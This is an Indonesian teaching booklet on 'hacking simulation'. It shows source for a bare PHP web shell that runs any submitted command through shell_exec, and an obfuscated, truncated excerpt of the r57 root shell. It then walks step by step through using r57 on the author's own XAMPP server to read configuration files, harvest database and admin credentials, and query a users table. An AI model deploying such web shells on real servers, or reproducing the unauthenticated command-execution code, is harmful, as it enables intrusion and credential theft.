

---

Kitab *Kuning*  
Keamanan Sistem Informasi  
Simulasi *Hacking*

---

Oleh :

Dwi Sakethi

(pengrajin sistem informasi)

<http://dwijim.wordpress.com>

email:dwijim@fmipa.unila.ac.id

phone:0816 403 432

*Tulisan meniko dipun serat ngangge  $\LaTeX$*

MBANDAR LAMPUNG 2018

# Daftar Isi

|          |  |            |
|----------|--|------------|
| <b>1</b> | <b>Root Shell</b>                            | <b>iii</b> |
| 1.1      | Pendahuluan . . . . .                        | iii        |
| 1.2      | R57 . . . . .                                | iv         |
| 1.3      | Perintah <code>dir</code> . . . . .          | vi         |
| 1.4      | Perintah <code>type</code> . . . . .         | vii        |
| 1.5      | Akses ke Database Server . . . . .           | vii        |
| 1.5.1    | Perintah <code>show tables;</code> . . . . . | ix         |
| 1.5.2    | Perintah <code>select</code> . . . . .       | x          |




# Bab 1

## Root Shell

### 1.1 Pendahuluan

*Shell* merupakan antarmuka penghubung antara pemakai dengan suatu sistem [Azikin, 2011]. *Shell* ini akan bekerja menerima perintah dari pemakai. Perintah ini kemudian diinterpretasi dan dijalankan. Untuk selanjutnya *Shell* akan menunggu perintah berikutnya.



Gambar 1.1: Contoh *Shell*

*Shell* sederhana dapat dibuat juga dengan aplikasi PHP. Contohnya dapat dilihat pada program berikut.


```
<?php
/* -----
   program shell sederhana dengan PHP
```

pemakai dapat memberikan perintah-perintah  
sistem operasi.  
dibuat oleh dwi sakethi  
15 Oktober 2018

----- \*/

```
echo "<form method=post>";
echo "Perintah:
    <input type=text name=perintah>
    ";
echo "<input type=submit value=Running>";
$perintah = $_POST['perintah'];
$output    = shell_exec($perintah);
echo "$output";
echo "</form>";
?>
```

Hasil eksekusinya dapat dilihat



```
Perintah: ls -l Running
total 2
-rwxr-xr-x 1 dwijim dwijim 1007 Aug 31 07:50 index.php
drwxr-xr-x 7 dwijim dwijim 4096 Jun 26 20:35 kbd
drwxr-xr-x 2 dwijim dwijim 4096 Aug 13 15:31 kelompok-web
drwxr-xr-x 12 dwijim dwijim 4096 Aug 7 11:36 laravel
drwxr-xr-x 4 dwijim dwijim 4096 Aug 21 09:39 mela
drwxr-xr-x 7 dwijim dwijim 4096 Jul 26 15:48 melina
drwxr-xr-x 8 dwijim dwijim 4096 Aug 9 10:10 nurul
-rw-r--r-- 1 dwijim dwijim 514 Oct 15 12:57 perintah.php
drwxr-xr-x 2 dwijim dwijim 4096 Jun 26 18:00 pilkada
-rwxr-xr-x 1 dwijim dwijim 612390 Oct 15 10:21 r57.php
-rwxr-xr-x 1 dwijim dwijim 35992 Jan 27 2011 r57x.php
drwxr-xr-x 3 dwijim dwijim 4096 Oct 12 07:56 web lanjut ilkom
drwxr-xr-x 3 dwijim dwijim 4096 Sep 7 07:39 web-2018
drwxr-xr-x 4 dwijim dwijim 4096 Oct 5 09:35 xls
```


Gambar 1.2: Hasil Program *Shell*

## 1.2 R57

*Root shell* adalah suatu akses ke komputer dengan tingkatan user *root*. Banyak terdapat *root shell*, salah satunya adalah r57.php. Pada web server tertentu yang mendukung PHP, *root shell* ini sudah dikendalikan sehingga tidak dapat dieksekusi.

*Root shell* r57 kadang sudah diblok oleh web server. Web server yang masih dapat

menjalankan r57 adalah Apache/2.4.3 (Win32) OpenSSL/1.0.1c dengan versi PHP 5.4.7. Versi seperti ini terdapat pada XAMPP



Gambar 1.3: Versi XAMPP untuk r57

Skript r57.php dapat diunduh di internet. Salah satu contoh skript r57.php dapat dilihat seperti berikut:

```
<?php
/*
Obfuscation provided by FOP0 - Free Online PHP Obfuscator: http://www.fopo.com.ar/
This code was created on Tuesday, May 30th, 2017 at 22:21 UTC from IP 159.146.47.84
Checksum: c98e230e5f0b0a6831bf35bfb4964bb689ad9a43
*/
$hf3b3800="\142\x61\x73\145\66\64\137\x64\x65\143\x6f\x64\x65";@eval($hf3b3800(
"Ly9OT1RON2ErRDdBM2FIbze5enVTQXVZdzNYV2dsMkRQcHMxT2wwM1BaY1ZXMEUS3laRHE2b1ZZWm
h2K2dKZjhRaVJJdXdHTStWYUtBeU1FOUJXUURHRHBnYkNFRWZJaGdvREZFWkJoKONiVCtLOEwOWDErd
mNmbGxOMG1oWU5wNmZYU1BEV0xxYktSZDFqc0krcnYwQThXaExMMzF2MUZQSEdycU5IL3dyNFVhRFJL
NjNNVTZUaUtVVG4bTNpNDVGRWQvRFI5M216a1BWUHRyVU1yN09TZ0Q1YX1YZXhtRDF4TTRkSmxDSU9
UQjBQdnY4VVRLaHdsM3MyMVJkK1BkKOMxK3k5dlhGwnBubmFSeEgwNTJwNUt5WXMyM2ZLS1E2ZWQ2Z0
NLWWc4c2ZWa1I5eHhNVUsxMnNZMEorZXNHTVBKRGnkRU8xakZkQStTN2ZOU2lpY1JRWHJJaHhRTXR1c
GFldDJpNEExGVDBoT0pYNmhON0pQeTc1aFBowUtWYWhUcWVWZXZaOVRHaGRtUjE1YTd1eDlKUXUyL1Iy
LOFBZjFpMVphYTBPYjdBSkYjenlRMUZrU2VVaHoydUx6UDdpS0Z5REhlcExxQUZJR2VwTWpBMzQwcjZ
LdG1BM0lkYmRlIa1VYeGxGeStaVEp6ck0rWfVjOE5pZlRHMWYwQXNZWWRzTkovQ0hLRUErMEF1b2ExM3
```

Hasil eksekusi dari skript r57.php dapat dilihat pada gambar berikut. Pada contoh ini, sistem operasi yang digunakan adalah Microsoft Windows dan XAMPP, ini terlihat dari tampilan yang ada di layar *root shell*.

```
OS      : Windows NT SAKETHI-2B67253 5.1 build 2600
         (Windows XP Professional Service Pack 2) i586
Server  : Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7
```



Gambar 1.4: Tampilan r57.php

```

User      : dwijim
pwd       : C:\xampp\htdocs

```

Ini berarti perintah-perintah yang dapat diberikan adalah perintah-perintah dalam DOS (perintah teks).

### 1.3 Perintah dir

Perintah ini berguna untuk melihat isi suatu media penyimpanan (direktor). Pada layar, di samping tulisan *Komut istemi* ketikkan perintah **dir**. Kemudian klik tombol yang ada tulisan Uygula. Maka akan dapat dilihat isi dari direktori yang aktif sekarang.

```

Volume in drive C has no label.
Volume Serial Number is F421-B25D

```

```

Directory of C:\xampp\htdocs

```

```

12/03/2018 05:51 PM <DIR> .
12/03/2018 05:51 PM <DIR> ..
04/16/2012 10:30 PM 2,326 apache_pb.gif
04/16/2012 10:30 PM 1,385 apache_pb.png
04/16/2012 10:30 PM 2,414 apache_pb2.gif
04/16/2012 10:30 PM 1,463 apache_pb2.png
04/16/2012 10:30 PM 2,160 apache_pb2_ani.gif
11/20/2013 04:27 PM <DIR> baru
04/28/2014 12:52 PM <DIR> belajar
10/16/2017 12:30 PM <DIR> bingung

```

Untuk melihat isi direktori 'bingung', salah caranya dengan memberikan perintah `dir c:/xampp/htdocs/bingung` pada kotak hitam di samping tulisan *Komut istemi*. Hasilnya adalah:

Directory of c:\xampp\htdocs\bingung

```
10/16/2017  12:30 PM    <DIR>          .
10/16/2017  12:30 PM    <DIR>          ..
10/09/2017  11:53 AM    <DIR>          calendar
10/09/2017  11:53 AM    <DIR>          ckeditor
10/09/2017  12:33 PM             42,504 Daftar_Anggotareport.php
10/16/2017  12:30 PM    <DIR>          dompdf060b3
10/16/2017  12:30 PM             2,887 ewbv9.php
10/16/2017  12:30 PM            20,818 ewcfg9.php
10/16/2017  12:30 PM             1,862 ewemail9.php
10/16/2017  12:30 PM             3,400 ewlookup9.php
```

## 1.4 Perintah type

Berkas konfigurasi sistem ada pada berkas bernama `ewcfg9.php`. Untuk melihat isi dari berkas ini, perintahnya adalah `type c:/xampp/htdocs/bingung /ewcfg9.php`. Hasilnya dapat dilihat di layar, dan layar dapat digulung untuk melihat-lihat konfigurasi dari sistem.

```
// Database connection info
define("EW_CONN_HOST", 'localhost', TRUE);
define("EW_CONN_PORT", 3306, TRUE);
define("EW_CONN_USER", 'root', TRUE);
define("EW_CONN_PASS", '', TRUE);
define("EW_CONN_DB", 'latihan', TRUE);
```

Kadang di dalam berkas konfigurasi ini, terdapat juga data pemakai:

```
// Security
define("EW_ADMIN_USER_NAME", "rahasia", TRUE); // Administrator user name
define("EW_ADMIN_PASSWORD", "janganbilangbilang", TRUE); // Administrator password
define("EW_USE_CUSTOM_LOGIN", TRUE, TRUE); // Use custom login
```

## 1.5 Akses ke Database Server

Dengan `r57`, pengguna juga dapat mengeksekusi perintah-perintah SQL. Untuk dapat melakukan akses ke *database server* maka dibutuhkan *username* dan *password*. Ini dapat dilihat pada berkas konfigurasi pada bagian sebelumnya. Dari hasil pada



bagian sebelumnya, diperoleh bahwa nama pemakai adalah `root` dan kata kuncinya kosong. Sehingga akses diisi seperti berikut:



Gambar 1.5: Akses Database Server

Untuk mengetahui *database* yang ada, perintah SQL-nya adalah `show databases;` seperti yang ada di gambar. Hasilnya:

```
Query#0 : SHOW DATABASES
Database
information_schema
cdcol
kbd
latihan
mysql
pekskul
peksul
performance_schema
phpmyadmin
pilkada
pilkada2018
polling
select_dinamis
test
webauth
```

### 1.5.1 Perintah show tables;

Perintah ini digunakan untuk mengetahui nama-nama tabel yang ada di dalam suatu data base. Dari basis data yang ada, pemakai dapat memilih salah satu dengan

menuliskan namanya di sebelah tulisan **Base**, misalnya memilih basis data latihan. Kemudian di dalam kotak hitam, dituliskan perintah `show tables;` untuk menampilkan nama-nama tabel yang ada di dalam basis data latihan.



Gambar 1.6: Nama-nama tabel

### 1.5.2 Perintah select

Salah satu tabel yang menarik barangkali adalah tabel pemakai. Untuk melihat isi tabel pemakai, perintahnya adalah `select * from pemakai`



Gambar 1.7: *Username* dan *Password*

# Daftar Pustaka

[Azikin, 2011] Azikin, A. (2011). *Debian GNU/Linux*. Bandung, edisi pertama edition.

# Indeks